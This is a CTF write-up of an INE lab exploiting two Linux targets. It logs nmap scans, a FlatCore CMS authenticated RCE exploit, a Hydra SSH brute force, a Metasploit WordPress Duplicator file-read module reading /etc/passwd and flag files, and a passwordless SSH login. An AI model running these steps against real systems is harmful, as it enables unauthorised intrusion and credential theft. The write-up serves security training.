Host & Network Penetration Testing: Exploitation CTF 1

Lab Environment

Two Linux machines are accessible at **target1.ine.local** and **target2.ine.local**. Identify the application and service running on these machines, and capture the flags. The flag is an md5 hash format.

- **Flag 1:** Identify and exploit the vulnerable web application running on **target1.ine.local** and retrieve the flag from the root directory. The credentials **admin:password1** may be useful.
- **Flag 2:** Further, identify and compromise an insecure system user on **target1.ine.local**.
- **Flag 3:** Identify and exploit the vulnerable plugin used by the web application running on **target2.ine.local** and retrieve the **flag3.txt** file from the root directory.
- **Flag 4:** Further, identify and compromise a system user requiring no authentication on **target2.ine.local**.

HOST DISCOVERY(target1.ine.local)

➢ **Step-1:**We will scan the host to check weather it is reachable or not .
Ping -c 4 target1.ine.local

```
┌──(root㉿INE)-[~]
└─# ping -c 4 target1.ine.local
PING target1.ine.local (192.19.159.3) 56(84) bytes of data.
64 bytes from target1.ine.local (192.19.159.3): icmp_seq=1 ttl=64 time=0.139 ms
64 bytes from target1.ine.local (192.19.159.3): icmp_seq=2 ttl=64 time=0.066 ms
64 bytes from target1.ine.local (192.19.159.3): icmp_seq=3 ttl=64 time=0.067 ms
64 bytes from target1.ine.local (192.19.159.3): icmp_seq=4 ttl=64 time=0.059 ms

── target1.ine.local ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3058ms
rtt min/avg/max/mdev = 0.059/0.082/0.139/0.032 ms
```

We get 0% packet loss so we can acces the target .

PORT SCANNING AND ENUMERATION


➢ **Step-1:** Lets Scan the target to find any open ports and to known the services and versions of the open ports

```
┌──(root㉿INE)-[~]
└─# nmap -Pn -p- -sV -T4 target1.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-27 18:44 IST
Nmap scan report for target1.ine.local (192.19.159.3)
Host is up (0.000051s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 02:42:C0:13:9F:03 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.32 seconds
```

From the result we can see that 2 ports are open 22/ssh and 80/http.

Lets search in the web to known more about the **http** port .



I Find flagcore was running on the port 80

- **Step-2:** So I search in the searchsploit to find any payloads related to this target .

```
┌──(root㉿INE)-[~]
└─# searchsploit flatcore
---------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                | Path
---------------------------------------------------------------------------------------------------------------
FlatCore CMS 2.0.7 - Remote Code Execution (RCE) (Authenticated)                              | php/webapps/50262.py
FlatCore CMS 2.1.1 - Stored Cross-Site Scripting (XSS)                                        | php/webapps/51068.txt
---------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
Papers: No Results

┌──(root㉿INE)-[~]
└─# searchsploit -m 50262
  Exploit: FlatCore CMS 2.0.7 - Remote Code Execution (RCE) (Authenticated)
      URL: https://www.exploit-db.com/exploits/50262
     Path: /usr/share/exploitdb/exploits/php/webapps/50262.py
    Codes: CVE-2021-39608
 Verified: False
File Type: Python script, ASCII text executable
cp: overwrite '/root/50262.py'? y
Copied to: /root/50262.py
```

I find a payload then I copy into my machine.

EXPLOITATION

- **Step-1:** By given credientials lets try to get into the target .

```
┌──(root㉿INE)-[~]
└─# python3 50262.py 'http://target1.ine.local/' 'admin' 'password1'
Logged in
$ pwd
/var/www/html/flatCore-CMS-2.0.7/upload/plugins

$ ls
sgizoid.php

$ dor

$ cat C:flag1.txt

$ cat \flag1.txt

$ cat /flag1.txt
FLAG1{461a7a10a815448a8c262961aaccdcff}
```

Then I find the my 1st flag .

- Step-2 : By given hint we will explore the shell to get more details for the 2nd flag .

  So , I check for the users and passwords list in the shell.

  There I find a user name "**iamaweakuser**"

```
$ cat /etc/passw

$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
iamaweakuser:x:1000:1000::/home/iamaweakuser:/bin/bash
```

- **Step-3:** We known the username so lets try bruteforce to get the password , for this I used hydra and the common password list .

```
┌──(root㉿INE)-[/usr/share/metasploit-framework/data/wordlists]
└─# hydra -l iamaweakuser -P unix_passwords.txt ssh://target1.ine.local
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore l
ws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-27 20:39:36
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1009 login tries (l:1/p:1009), ~64 tries per task
[DATA] attacking ssh://target1.ine.local:22/
[22][ssh] host: target1.ine.local   login: iamaweakuser   password: angel
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-27 20:39:49
```

I got the password : **angel**

Step-4: Lets login to the user

```
┌──(root㉿INE)-[~]
└─# ssh  iamaweakuser@target1.ine.local
iamaweakuser@target1.ine.local's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.8.0-36-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Apr 27 15:11:12 2026 from 192.19.159.2
iamaweakuser@target1:~$ ls
flag2.txt
iamaweakuser@target1:~$ cat flag2.txt
FLAG2{4eaca046235b4f4290aa2672ad6ff93d}
iamaweakuser@target1:~$
```

Sucessfully login as a iamaweakuser then I got my 2nd flag.

HOST DISCOVERY(target2.ine.local)

- **Step-1:**We will scan the host to check weather it is reachable or not .

  Ping -c 4 target1.ine.local

```
┌──(root㉿INE)-[~]
└─# ping -c 4 target2.ine.local
PING target2.ine.local (192.19.159.4) 56(84) bytes of data.
64 bytes from target2.ine.local (192.19.159.4): icmp_seq=1 ttl=64 time=0.093 ms
64 bytes from target2.ine.local (192.19.159.4): icmp_seq=2 ttl=64 time=0.067 ms
64 bytes from target2.ine.local (192.19.159.4): icmp_seq=3 ttl=64 time=0.072 ms
64 bytes from target2.ine.local (192.19.159.4): icmp_seq=4 ttl=64 time=0.073 ms

--- target2.ine.local ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3064ms
rtt min/avg/max/mdev = 0.067/0.076/0.093/0.009 ms
```

  The packet loss was 0% so we can access the target .

PORT SCANNING AND ENUMERATION

- **Step-1:** Lets Scan the target to find any open ports and to known the services and versions of the open ports

```
┌──(root㉿INE)-[~]
└─# nmap -sV -p- -sC target2.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-27 20:58 IST
Nmap scan report for target2.ine.local (192.19.159.4)
Host is up (0.000031s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3f:b2:61:00:99:78:f7:4b:52:89:f6:da:4e:0c:b5:c8 (RSA)
|   256 3a:1a:45:5f:7a:cf:8d:26:c5:0a:5c:e0:b6:4a:d9:94 (ECDSA)
|_  256 4e:01:82:55:46:d8:27:c6:53:72:03:86:bf:9d:6c:13 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: sample_site
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-generator: WordPress 6.1
MAC Address: 02:42:C0:13:9F:04 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.23 seconds
```

  We can see 2 ports are open ssh and http , the http was running a wordpress

- Step-2: I scanned the wordpress using the Metasploit module wordpress_scanner

```
msf6 > use 33
msf6 auxiliary(scanner/http/wordpress_scanner) > options

Module options (auxiliary/scanner/http/wordpress_scanner):
```

```
msf6 auxiliary(scanner/http/wordpress_scanner) > set rhosts target2.ine.local
rhosts => target2.ine.local
msf6 auxiliary(scanner/http/wordpress_scanner) > run

[*] Trying 192.19.159.4
[+] 192.19.159.4 - Detected Wordpress 6.1
[*] 192.19.159.4 - Enumerating Themes
[*] 192.19.159.4 - Progress  0/3 (0.0%)
[*] 192.19.159.4 - Finished scanning themes
[*] 192.19.159.4 - Enumerating plugins
[*] 192.19.159.4 - Progress   0/64 (0.0%)
[+] 192.19.159.4 - Detected plugin: duplicator version 1.3.26
[*] 192.19.159.4 - Finished scanning plugins
[*] 192.19.159.4 - Searching Users
[*] 192.19.159.4 - Was not able to identify users on site using /wp-json/wp/v2/users
[*] 192.19.159.4 - Finished all scans
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wordpress_scanner) >
```

The results show the wordpress was running duplicator plugin

EXPLOITATION

- **Step-1:** We will try to use the duplicator to get the flag .

```
msf6 auxiliary(scanner/http/wp_duplicator_file_read) > search wordpress duplicator

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  exploit/multi/php/wp_duplicator_code_inject   2018-08-29       manual  Yes    Snap Creek Duplicator WordPress plugin code injection
   1  auxiliary/scanner/http/wp_duplicator_file_read 2020-02-19       normal  No     WordPress Duplicator File Read Vulnerability


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/http/wp_duplicator_file_read

msf6 auxiliary(scanner/http/wp_duplicator_file_read) > set filepath /flag3.txt
filepath => /flag3.txt
msf6 auxiliary(scanner/http/wp_duplicator_file_read) > run

[*] Downloading file ...

FLAG3{8a55d055b6434f91afbf2f8ed382e902}


[+] File saved in: /root/.msf4/loot/20260427212020_default_192.19.159.4_duplicator.trave_631014.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wp_duplicator_file_read) >
```

Search for the duplicator then choose the **wp_duplicator_file_read** and set the filepath as /flag3.txt then run .
It will get the my 3rd flag .

- **Step-2 :** To find the 4th flag we need the username only because they said it can authenticated without password , so we **set filepath /etc/passwd .**

```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wp_duplicator_file_read) > set filepath /etc/passwd
filepath => /etc/passwd
msf6 auxiliary(scanner/http/wp_duplicator_file_read) > run

[*] Downloading file ...

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:105:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:105:106::/nonexistent:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
iamacrazyfreeuser:x:1000:1000:,,,:/home/iamacrazyfreeuser:/bin/bash
```

I got the username**: iamcrazyfreeuser** , By this We can able to get into the target

```
┌──(root㉿INE)-[~]
└─# ssh iamacrazyfreeuser@target2.ine.local
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.8.0-36-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

iamacrazyfreeuser@target2:~$ dir
flag4.txt
iamacrazyfreeuser@target2:~$ cat flag4.txt
FLAG4{e90e935fb1e6417da5ca2a56d43dcdd5}
iamacrazyfreeuser@target2:~$
```

Got my 4th and final flag .

Conclusion

This lab demonstrated a complete host and network penetration testing workflow against two Linux based targets, target1.ine.local and target2.ine.local, as part of the **Host & Network Penetration Testing: Exploitation CTF 1**. The assessment followed a structured approach including host discovery, port scanning, service enumeration, exploitation, and post-exploitation using tools such as Nmap, SearchSploit, Hydra, and the Metasploit Framework.

On **target1.ine.local**, FlatCore CMS 2.0.7 running on port 80 was exploited via an authenticated RCE vulnerability (CVE-2021-39608), retrieving Flag 1. A weak system user iamaweakuser discovered in /etc/passwd was brute-forced using Hydra, yielding Flag 2.

On **target2.ine.local**, the vulnerable Duplicator plugin v1.3.26 on WordPress 6.1 was exploited using Metasploit's wp_duplicator_file_read module to retrieve Flag 3. A passwordless user iamacrazyfreeuser identified via /etc/passwd was accessed directly over SSH, yielding Flag 4.

Flags Captured

- **Flag 1** — Retrieved from /flag1.txt after exploiting FlatCore CMS 2.0.7 RCE on target1.ine.local.
- **Flag 2** — Obtained by brute-forcing SSH credentials of weak user iamaweakuser on target1.ine.local.
- **Flag 3** — Retrieved from /flag3.txt by exploiting the Duplicator plugin file read vulnerability on target2.ine.local.
- **Flag 4** — Found in the home directory of no-auth user iamacrazyfreeuser on target2.ine.local.

Key Takeaways

- Outdated CMS platforms and plugins with known CVEs pose a critical risk and should be patched immediately.
- Weak or default credentials remain one of the most exploitable attack vectors in real-world environments.
- Passwordless or improperly configured system users can grant unauthorized access without any brute-forcing.
- A structured penetration testing methodology ensures thorough coverage of the attack surface.

— Writeup by Showrya | Host & Network Penetration Testing: Exploitation CTF 1